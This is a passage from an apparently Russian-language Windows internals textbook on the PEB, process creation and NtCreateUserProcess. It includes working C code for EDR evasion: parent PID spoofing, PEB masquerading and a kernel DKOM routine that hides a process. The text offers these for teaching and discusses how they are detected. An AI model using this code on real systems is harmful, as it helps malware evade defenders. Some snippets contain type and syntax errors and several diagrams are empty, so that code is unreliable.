    [DllImport("kernel32.dll")]
    public static extern IntPtr OpenProcess(
        uint dwDesiredAccess, bool bInheritHandle, int dwProcessId);

    [DllImport("kernel32.dll")]
    public static extern bool ReadProcessMemory(
        IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer,
        int dwSize, out int lpNumberOfBytesRead);

    [DllImport("kernel32.dll")]
    public static extern bool CloseHandle(IntPtr hObject);

    [StructLayout(LayoutKind.Sequential)]
    public struct PROCESS_BASIC_INFORMATION
    {
        public IntPtr ExitStatus;
        public IntPtr PebBaseAddress;
        public IntPtr AffinityMask;
        public IntPtr BasePriority;
        public IntPtr UniqueProcessId;
        public IntPtr InheritedFromUniqueProcessId;
    }
}
"@

$PROCESS_QUERY_INFORMATION = 0x0400
$PROCESS_VM_READ = 0x0010

# Открываем процесс
$hProcess = [NativeProcess]::OpenProcess(
    $PROCESS_QUERY_INFORMATION -bor $PROCESS_VM_READ,
    $false,
    $ProcessId)

if ($hProcess -eq [IntPtr]::Zero) {
    Write-Error "Failed to open process $ProcessId"
    return
}

try {
    # Получаем PBI
    $pbi = New-Object NativeProcess+PROCESS_BASIC_INFORMATION
    $retLen = 0
    $status = [NativeProcess]::NtQueryInformationProcess(
        $hProcess, 0, [ref]$pbi,
        [Runtime.InteropServices.Marshal]::SizeOf($pbi),
        [ref]$retLen)

    if ($status -ne 0) {
        Write-Error ("NtQueryInformationProcess failed: 0x{0:X8}" -f $status)
        return
    }

    $pebAddr = $pbi.PebBaseAddress
}
```

```

Write-Host "PEB Address: 0x${$pebAddr.ToString('X16')}"
Write-Host "Parent PID:  ${$pbi.InheritedFromUniqueProcessId}"
Write-Host ""

# Читаем PEB (первые 0x100 байт)
$pebSize = 0x100
$pebBytes = New-Object byte[] $pebSize
$bytesRead = 0

$ok = [NativeProcess]::ReadProcessMemory(
    $hProcess, $pebAddr, $pebBytes, $pebSize, [ref]$bytesRead)

if (-not $ok) {
    Write-Error "Failed to read PEB"
    return
}

# Парсим ключевые поля
$beingDebugged = $pebBytes[0x02]
$imageBase = [BitConverter]::ToInt64($pebBytes, 0x10)
$lldr = [BitConverter]::ToInt64($pebBytes, 0x18)
$processParams = [BitConverter]::ToInt64($pebBytes, 0x20)
$processHeap = [BitConverter]::ToInt64($pebBytes, 0x30)
$ntGlobalFlag = [BitConverter]::ToUInt32($pebBytes, 0xBC)
$numHeaps = [BitConverter]::ToUInt32($pebBytes, 0xE8)

Write-Host "=== PEB Fields ==="
Write-Host ("BeingDebugged:      {0}" -f $beingDebugged)
Write-Host ("ImageBaseAddress:  0x{0:X16}" -f $imageBase)
Write-Host ("Lldr:              0x{0:X16}" -f $lldr)
Write-Host ("ProcessParameters: 0x{0:X16}" -f $processParams)
Write-Host ("ProcessHeap:       0x{0:X16}" -f $processHeap)
Write-Host ("NtGlobalFlag:      0x{0:X8}" -f $ntGlobalFlag)
Write-Host ("NumberOfHeaps:     {0}" -f $numHeaps)

# Читаем CommandLine из ProcessParameters
if ($processParams -ne 0) {
    $paramsBytes = New-Object byte[] 0x80
    $ok = [NativeProcess]::ReadProcessMemory(
        $hProcess, [IntPtr]$processParams, $paramsBytes,
        $paramsBytes.Length, [ref]$bytesRead)

    if ($ok) {
        # CommandLine UNICODE_STRING at offset 0x70
        $cmdLineLength = [BitConverter]::ToUInt16($paramsBytes, 0x70)
        $cmdLineBuffer = [BitConverter]::ToInt64($paramsBytes, 0x78)

        if ($cmdLineBuffer -ne 0 -and $cmdLineLength -gt 0) {
            $cmdBytes = New-Object byte[] $cmdLineLength
            $ok = [NativeProcess]::ReadProcessMemory(
                $hProcess, [IntPtr]$cmdLineBuffer,
                $cmdBytes, $cmdLineLength, [ref]$bytesRead)

            if ($ok) {
                $cmdLine = [Text.Encoding]::Unicode.GetString($cmdBytes)
                Write-Host ""
                Write-Host "CommandLine: $cmdLine"
            }
        }
    }
}
}
finally {
    [NativeProcess]::CloseHandle($hProcess) | Out-Null
}

```

5.3.4. Parent PID Spoofing (Подмена родительского PID)

При создании процесса через `CreateProcess` Windows автоматически устанавливает PPID (Parent Process ID) равным PID вызывающего процесса. Однако можно создать процесс с произвольным PPID, используя `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS`:

```

// spoof_ppid.c - создание процесса с подменённым родительским PID
#include <windows.h>
#include <stdio.h>

BOOL CreateProcessWithParent(DWORD parentPid, LPCWSTR commandLine)
{
    HANDLE hParent = NULL;
    STARTUPINFOEXW si;
    PROCESS_INFORMATION pi;
    SIZE_T attributeSize = 0;
    LPPROC_THREAD_ATTRIBUTE_LIST attrList = NULL;
    BOOL result = FALSE;

    ZeroMemory(&si, sizeof(si));
    ZeroMemory(&pi, sizeof(pi));
    si.StartupInfo.cb = sizeof(STARTUPINFOEXW);

    // 1. Открываем процесс-"родитель"
    hParent = OpenProcess(PROCESS_CREATE_PROCESS, FALSE, parentPid);
    if (!hParent) {
        printf("[+] OpenProcess(%u) failed: %u\n", parentPid, GetLastError());
        goto cleanup;
    }

    // 2. Определяем размер attribute list
    InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);
    attrList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
        GetProcessHeap(), 0, attributeSize);

    if (!InitializeProcThreadAttributeList(attrList, 1, 0, &attributeSize)) {
        printf("[+] InitializeProcThreadAttributeList failed: %u\n",
            GetLastError());
        goto cleanup;
    }

    // 3. Устанавливаем атрибут PARENT_PROCESS
    if (!UpdateProcThreadAttribute(
        attrList,
        0,
        PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
        &hParent,
        sizeof(HANDLE),
        NULL, NULL)) {
        printf("[+] UpdateProcThreadAttribute failed: %u\n", GetLastError());
        goto cleanup;
    }

    si.lpAttributeList = attrList;

    // 4. Создаём процесс
    WCHAR cmdLineBuf[MAX_PATH];
    wcscpy_s(cmdLineBuf, MAX_PATH, commandLine);

    if (!CreateProcessW(
        NULL,
        cmdLineBuf,
        NULL, NULL,
        FALSE,
        EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE,
        NULL, NULL,
        &si.StartupInfo,
        &pi)) {
        printf("[+] CreateProcess failed: %u\n", GetLastError());
        goto cleanup;
    }

    printf("[+] Process created: PID = %u\n", pi.dwProcessId);
    printf("[+] Spoofed parent: PID = %u\n", parentPid);
    result = TRUE;

cleanup:
    if (pi.hProcess) CloseHandle(pi.hProcess);
    if (pi.hThread) CloseHandle(pi.hThread);
    if (attrList) DeleteProcThreadAttributeList(attrList);
    if (hParent) CloseHandle(hParent);
    return result;
}

```

```

int wmain(int argc, wchar_t* argv[])
{
    if (argc < 3) {
        printf("Usage: spoof_ppid.exe <parent_pid> <command>\n");
        printf("Example: spoof_ppid.exe 4 cmd.exe\n");
        return 1;
    }

    DWORD parentPid = _wtoi(argv[1]);
    CreateProcessWithParent(parentPid, argv[2]);
    return 0;
}

```

Зачем это нужно:

1. **Evasion.** Многие EDR-системы отслеживают родительско-дочерние отношения процессов. Если `cmd.exe` порождён `winword.exe` — это подозрительно. Но если злоумышленник создаст `cmd.exe` с PPID = PID `explorer.exe`, это выглядит нормально.
2. **Token inheritance.** Дочерний процесс наследует свойства безопасности от «родителя», указанного в атрибутах, а не от реального создателя.
3. **Легитимное использование.** Сервисы и системные компоненты используют эту возможность для корректного построения дерева процессов.

Без spoofing: <pre> evil.exe (PID 1234) └─ cmd.exe (PPID=1234) ◀ подоз. </pre>	C spoofing: <pre> evil.exe (PID 1234) └─ CreateProcess с PPID=explorer explorer.exe (PID 5678) └─ cmd.exe (PPID=5678) ◀ выглядит нормально </pre>

5.3.5. Process Masquerading через PEB

Более продвинутая маскировка — модификация нескольких полей PEB одновременно:

```

// Полная маскировка процесса
void FullMasquerade(LPCWSTR targetExePath, LPCWSTR targetCmdLine)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    PRTL_USER_PROCESS_PARAMETERS params = peb->ProcessParameters;

    // 1. Подмена ImagePathName
    RtlInitUnicodeString(&params->ImagePathName, targetExePath);

    // 2. Подмена CommandLine
    RtlInitUnicodeString(&params->CommandLine, targetCmdLine);

    // 3. Подмена WindowTitle (некоторые инструменты проверяют)
    BYTE* paramsRaw = (BYTE*)params;
    UNICODE_STRING* windowTitle = (UNICODE_STRING*)(paramsRaw + 0xB0);
    RtlInitUnicodeString(windowTitle, targetExePath);

    // 4. Подмена DllPath (может проверяться)
    // RtlInitUnicodeString(&params->DllPath, L"C:\\Windows\\System32");

    // 5. Подмена BaseDllName и FullDllName в LDR_DATA_TABLE_ENTRY
    // для основного модуля (первый элемент InLoadOrderModuleList)
    PPEB_LDR_DATA ldr = peb->Ldr;
    PLIST_ENTRY first = ldr->InLoadOrderModuleList.Flink;

    // Первый элемент — это EXE
    typedef struct _BASIC_LDR_ENTRY {
        LIST_ENTRY InLoadOrderLinks;
        LIST_ENTRY InMemoryOrderLinks;
        LIST_ENTRY InInitializationOrderLinks;
        PVOID DllBase;
        PVOID EntryPoint;
        ULONG SizeOfImage;
        UNICODE_STRING FullDllName;
        UNICODE_STRING BaseDllName;
    } BASIC_LDR_ENTRY;

    BASIC_LDR_ENTRY* exeEntry = (BASIC_LDR_ENTRY*)first;
    RtlInitUnicodeString(&exeEntry->FullDllName, targetExePath);

    // Извлекаем имя файла из пути
    LPCWSTR baseName = wcsrchr(targetExePath, L'\\');
    baseName = baseName ? baseName + 1 : targetExePath;
    RtlInitUnicodeString(&exeEntry->BaseDllName, baseName);
}

```


Ограничения. Маскировка PEB обманывает инструменты пользовательского режима (Task Manager, Process Explorer без драйвера), но не обманывает: - Драйвер Process Explorer (читает `EPROCESS.ImageFileName` и `SeAuditProcessCreationInfo`) - ETW-трассировку (фиксирует реальный образ при создании процесса) - Ядерный callback `PsSetCreateProcessNotifyRoutine` (получает реальный путь)

5.3.6. DKOM: Unlinking из ActiveProcessLinks

Direct Kernel Object Manipulation (DKOM) — техника сокрытия процесса путём удаления его из двусвязного списка `ActiveProcessLinks` в ядре. Это классическая rootkit-техника.

Концепция:


ДО unlinking:



ПОСЛЕ unlinking (EPROCESS_B удалён из списка):



EPROCESS_B (всё ещё существует, но невидим для API)



Концептуальный код (требуется режим ядра):

```
// ВНИМАНИЕ: Этот код предназначен ИСКЛЮЧИТЕЛЬНО для образовательных целей.
// Выполнение в реальной системе приведёт к нестабильности и BSOD.

// Концепт: unlinking процесса из ActiveProcessLinks
NTSTATUS HideProcess(ULONG targetPid)
{
    KPROCESS targetProcess = NULL;
    NTSTATUS status;

    // Получаем EPROCESS по PID
    status = PsLookupProcessByProcessId(
        (HANDLE)(ULONG_PTR)targetPid,
        &targetProcess);

    if (!NT_SUCCESS(status))
        return status;

    // Смещение ActiveProcessLinks (зависит от версии Windows!)
    // Для Win10 22H2 x64: ~0x448
    ULONG offset = 0x448;

    PLIST_ENTRY targetLinks = (PLIST_ENTRY)((BYTE*)targetProcess + offset);

    // Отсоединяем из списка
    PLIST_ENTRY prevEntry = targetLinks->Blink;
    PLIST_ENTRY nextEntry = targetLinks->Flink;

    prevEntry->Flink = nextEntry;
    nextEntry->Blink = prevEntry;

    // Замыкаем на себя (чтобы избежать BSOD при обращении)
    targetLinks->Flink = targetLinks;
    targetLinks->Blink = targetLinks;

    ObDereferenceObject(targetProcess);
    return STATUS_SUCCESS;
}
```

Последствия DKOM


1. **Процесс продолжает работать.** Планировщик использует списки потоков (`KTHREAD`), а не `ActiveProcessLinks`, поэтому потоки продолжают получать процессорное время.
2. **API перечисления не видит процесс.** `NtQuerySystemInformation(SystemProcessInformation)`, `EnumProcesses()`, Task Manager — все обходят `ActiveProcessLinks`.
3. **Нестабильность.** При завершении скрытого процесса ядро пытается удалить его из списка, но ссылки уже нарушены → BSOD (`CRITICAL_STRUCTURE_CORRUPTION`).

4. **PatchGuard / KPP.** Начиная с Windows Vista x64, PatchGuard (Kernel Patch Protection) мониторит целостность `ActiveProcessLinks` и многих других структур ядра. Обнаружение модификации приводит к немедленному BSOD (bugcheck `0x109`).
5. **Обнаружение.** Сравнение списка процессов из `ActiveProcessLinks` со списком из других источников (например, `HandleTableListHead`, `PspCidTable`, `CsrProcessList`) позволяет обнаружить скрытые процессы — этим занимаются anti-rootkit инструменты.

5.4. Внутренний механизм создания процессов

5.4.1. Обзор потока создания процесса

Когда приложение вызывает `CreateProcessW()`, запускается многоэтапный процесс, проходящий через три уровня:



5.4.2. Семь этапов создания процесса (подробно)

Этап 1: Открытие и валидация образа

Ядро открывает исполняемый файл и создаёт section object (секцию памяти):

- Вызов `NtOpenFile` / `IoCreateFile` для открытия файла образа.
- Проверка подписи (если требуется по политике).
- Вызов `MmCreateSection` для создания section object из PE-файла.
- Валидация PE-заголовков (Magic, Subsystem, Machine type).
- Проверка совместимости (32/64 бит, WoW64).

```
// Системный вызов NtCreateSection (упрощённо):
NTSTATUS NtCreateSection(
    PHANDLE SectionHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PLARGE_INTEGER MaximumSize,
    ULONG SectionPageProtection,
    ULONG AllocationAttributes,    // SEC_IMAGE для образов
    HANDLE FileHandle
);
```

При создании **SEC_IMAGE** секции ядро парсит PE-файл, определяет секции (.text, .data, .rdata и т.д.) и подготавливает маппинг.

Этап 2: Создание объекта EPROCESS

1. Выделение памяти для **EPROCESS** из non-paged pool.
2. Инициализация **KPROCESS** (embedded в EPROCESS): установка **DirectoryTableBase**, **BasePriority**.
3. Создание нового адресного пространства (новый набор таблиц страниц — PML4, PDPT, PD, PT).
4. Назначение PID (**UniqueProcessId**) из глобальной таблицы **PspCidTable**.
5. Добавление EPROCESS в **ActiveProcessLinks**.
6. Создание объекта Token (копирование / дублирование из родительского процесса с учётом restricted tokens).

Этап 3: Создание начального адресного пространства

1. Маппинг ядерных страниц (верхняя половина адресного пространства — общая для всех процессов).
2. Маппинг Shared User Data (страница **KUSER_SHARED_DATA** по адресу **0x7FFE0000**).
3. Маппинг **ntdll.dll** — единственная DLL, маппируемая ядром. Все остальные загружаются загрузчиком user mode (**LdrInitializeThunk**).

Этап 4: Отображение образа процесса

1. Маппинг секции PE-образа в адресное пространство нового процесса (по **ImageBase** из PE-заголовка или по случайному адресу при ASLR).
2. Установка **PEB.ImageBaseAddress**.

Этап 5: Создание PEB

1. Выделение страницы в пользовательском адресном пространстве нового процесса.
2. Инициализация полей PEB:
3. **ImageBaseAddress** — базовый адрес маппированного образа.
4. **ProcessParameters** — копирование и нормализация **RTL_USER_PROCESS_PARAMETERS**.
5. **Ldr** — будет инициализирован позже загрузчиком в **ntdll.dll**.
6. **ProcessHeap** — будет создан позже при инициализации в user mode.
7. **NtGlobalFlag** — из реестра (Image File Execution Options) или по умолчанию.
8. **BeingDebugged** — устанавливается, если процесс создаётся под отладчиком.
9. **OSMajorVersion**, **OSMinorVersion**, **OSBuildNumber** — из конфигурации ядра.
10. Установка **EPROCESS.Peb** — указатель на созданную PEB.

Этап 6: Создание начального потока

1. Выделение **ETHREAD** / **KTHREAD**.
2. Создание стека ядра (kernel stack).
3. Создание стека пользовательского режима.
4. Установка начального контекста — **RIP** указывает на **ntdll!LdrInitializeThunk**.
5. Назначение TID из **PspCidTable**.
6. Создание TEB, установка **TEB.ProcessEnvironmentBlock = &PEB**.

Начальный контекст потока:

RIP = ntdll!LdrInitializeThunk
RSP = вершина пользовательского стека
RCX = контекст (PCONTEXT)
RDX = системная информация

LdrInitializeThunk:

- LdrpInitialize()
 - Создание Process Heap
 - Инициализация PEB.Ldr (PEB_LDR_DATA)
 - Загрузка импортируемых DLL
 - Инициализация TLS
 - Вызов DLLMain(DLL_PROCESS_ATTACH) для каждой DLL
 - ...
- Переход на AddressOfEntryPoint (WinMain / main / ...)

Этап 7: Уведомления и финализация

1. **Kernel callbacks:** Вызов зарегистрированных callback-ов через `PsSetCreateProcessNotifyRoutineEx`. Антивирусы и EDR-системы получают уведомление с `PS_CREATE_NOTIFY_INFO`.
2. **CSRSS notification:** `CreateProcessInternalW` (в user mode) уведомляет процесс подсистемы Windows (`csrss.exe`) о новом процессе через LPC/ALPC порт.
3. **Windows subsystem registration:** Для GUI-процессов `csrss.exe` и `win32k.sys` инициализируют структуры графической подсистемы.
4. **Возобновление потока:** Если не указан флаг `CREATE_SUSPENDED`, начальный поток возобновляется и начинает выполнение с `LdrInitializeThunk`.

5.4.3. NtCreateUserProcess

`NtCreateUserProcess` — это Native API (системный вызов), который выполняет всю работу по созданию процесса в ядре. Он заменил старый `NtCreateProcess` + `NtCreateThread` (два отдельных вызова) начиная с Windows Vista.

```
// Прототип (недокументированный)
NTSTATUS NTAPI NtCreateUserProcess(
    PHANDLE           ProcessHandle,
    PHANDLE           ThreadHandle,
    ACCESS_MASK       ProcessDesiredAccess,
    ACCESS_MASK       ThreadDesiredAccess,
    POBJECT_ATTRIBUTES ProcessObjectAttributes,
    POBJECT_ATTRIBUTES ThreadObjectAttributes,
    ULONG             ProcessFlags,
    ULONG             ThreadFlags,
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters,
    PPS_CREATE_INFO   CreateInfo,
    PPS_ATTRIBUTE_LIST AttributeList
);
```

Флаги `ProcessFlags`:

Значение	Константа	Описание
0x00000001	PROCESS_CREATE_FLAGS_BREAKAWAY	Выход из job
0x00000002	PROCESS_CREATE_FLAGS_NO_DEBUG_INHERIT	Не наследовать отладочный порт
0x00000004	PROCESS_CREATE_FLAGS_INHERIT_HANDLES	Наследовать handles
0x00000200	PROCESS_CREATE_FLAGS_LARGE_PAGES	Использовать large pages
0x00001000	PROCESS_CREATE_FLAGS_LARGE_PAGE_SYSTEM_DLL	Large pages для системных DLL
0x00004000	PROCESS_CREATE_FLAGS_PROTECTED_PROCESS	Protected Process

5.4.4. PS_ATTRIBUTE_LIST

PS_ATTRIBUTE_LIST — это массив атрибутов, передаваемых NtCreateUserProcess для конфигурирования создаваемого процесса:

```
typedef struct _PS_ATTRIBUTE {
    ULONG_PTR Attribute;    // Идентификатор атрибута
    SIZE_T Size;           // Размер Value/ValuePtr
    union {
        ULONG_PTR Value;    // Скалярное значение
        PVOID ValuePtr;    // Указатель на данные
    };
    PSIZE_T ReturnLength; // Возвращаемый размер (опционально)
} PS_ATTRIBUTE;

typedef struct _PS_ATTRIBUTE_LIST {
    SIZE_T TotalLength; // Общий размер структуры
    PS_ATTRIBUTE Attributes[1]; // Массив атрибутов (variable length)
} PS_ATTRIBUTE_LIST;
```

Основные атрибуты:

Attribute ID	Константа	Описание
0x00020005	PS_ATTRIBUTE_IMAGE_NAME	Путь к образу (NT path)
0x00060000	PS_ATTRIBUTE_PARENT_PROCESS	Handle родительского процесса
0x00020007	PS_ATTRIBUTE_IMAGE_INFO	Информация о загруженном образе
0x00060001	PS_ATTRIBUTE_DEBUG_OBJECT	Debug object для отладки
0x00060002	PS_ATTRIBUTE_TOKEN	Token для нового процесса
0x0002000C	PS_ATTRIBUTE_SAFE_OPEN_PROMPT_ORIGIN_CLAIM	Claim для SmartScreen
0x00020016	PS_ATTRIBUTE_MACHINE_TYPE	Тип машины (ARM64EC, x86 и т.д.)

PS_CREATE_INFO

Структура для передачи и получения информации о создании:

```
typedef struct _PS_CREATE_INFO {
    SIZE_T Size;
    PS_CREATE_STATE State;
    union {
        // InitFlags (State == PsCreateInitialState)
        struct {
            union {
                ULONG InitFlags;
                struct {
                    UCHAR WriteOutputOnExit : 1;
                    UCHAR DetectManifest : 1;
                    UCHAR IFEOSkipDebugger : 1;
                    UCHAR IFEODoNotPropagateKeyState : 1;
                    UCHAR SpareBits1 : 4;
                    UCHAR SpareBits2 : 8;
                    USHORT ProhibitedImageCharacteristics : 16;
                };
            };
            ACCESS_MASK AdditionalFileAccess;
        } InitState;

        // SuccessState (State == PsCreateSuccess)
        struct {
            ULONG OutputFlags;
            HANDLE FileHandle;
            HANDLE SectionHandle;
            ULONGLONG UserProcessParametersNative;
            ULONG UserProcessParametersWow64;
            ULONG CurrentParameterFlags;
            ULONGLONG PebAddressNative;
            ULONG PebAddressWow64;
            ULONGLONG ManifestAddress;
            ULONG ManifestSize;
        } SuccessState;
    };
} PS_CREATE_INFO;
```

5.4.5. Minimal Process (минимальный процесс)

Windows 10 / Windows 11 поддерживают концепцию **Minimal Process** — процесс без адресного пространства пользовательского режима. Такие процессы используются для:

- **Secure Kernel** (**Secure System** — PID 4 в Secure Kernel)
- **Memory Compression** (**MemCompression**)
- **Registry** процесс

Минимальный процесс создаётся с флагом **PROCESS_CREATE_FLAGS_MINIMAL_PROCESS**:

```
// Создание минимального процесса (требует SeDebugPrivilege + Win10+)
NTSTATUS CreateMinimalProcess(PHANDLE phProcess, PHANDLE phThread)
{
    PS_CREATE_INFO createInfo = {0};
    createInfo.Size = sizeof(createInfo);
    createInfo.State = PsCreateInitialState;


    // Минимальный процесс не имеет образа — нет PS_ATTRIBUTE_IMAGE_NAME
    PS_ATTRIBUTE_LIST attrList = {0};
    attrList.TotalLength = sizeof(PS_ATTRIBUTE_LIST);

    return NtCreateUserProcess(
        phProcess,
        phThread,
        PROCESS_ALL_ACCESS,
        THREAD_ALL_ACCESS,
        NULL, // ProcessObjectAttributes
        NULL, // ThreadObjectAttributes
        PROCESS_CREATE_FLAGS_MINIMAL_PROCESS,
        0, // ThreadFlags
        NULL, // ProcessParameters (нет для minimal process)
        &createInfo,
        &attrList
    );
}
```

Минимальные процессы: - Не имеют PEВ и TEB - Не имеют пользовательского адресного пространства - Не запускают `ntdll.dll` / загрузчик - Существуют только как объекты EPROCESS в ядре

5.4.6. Picoprocess

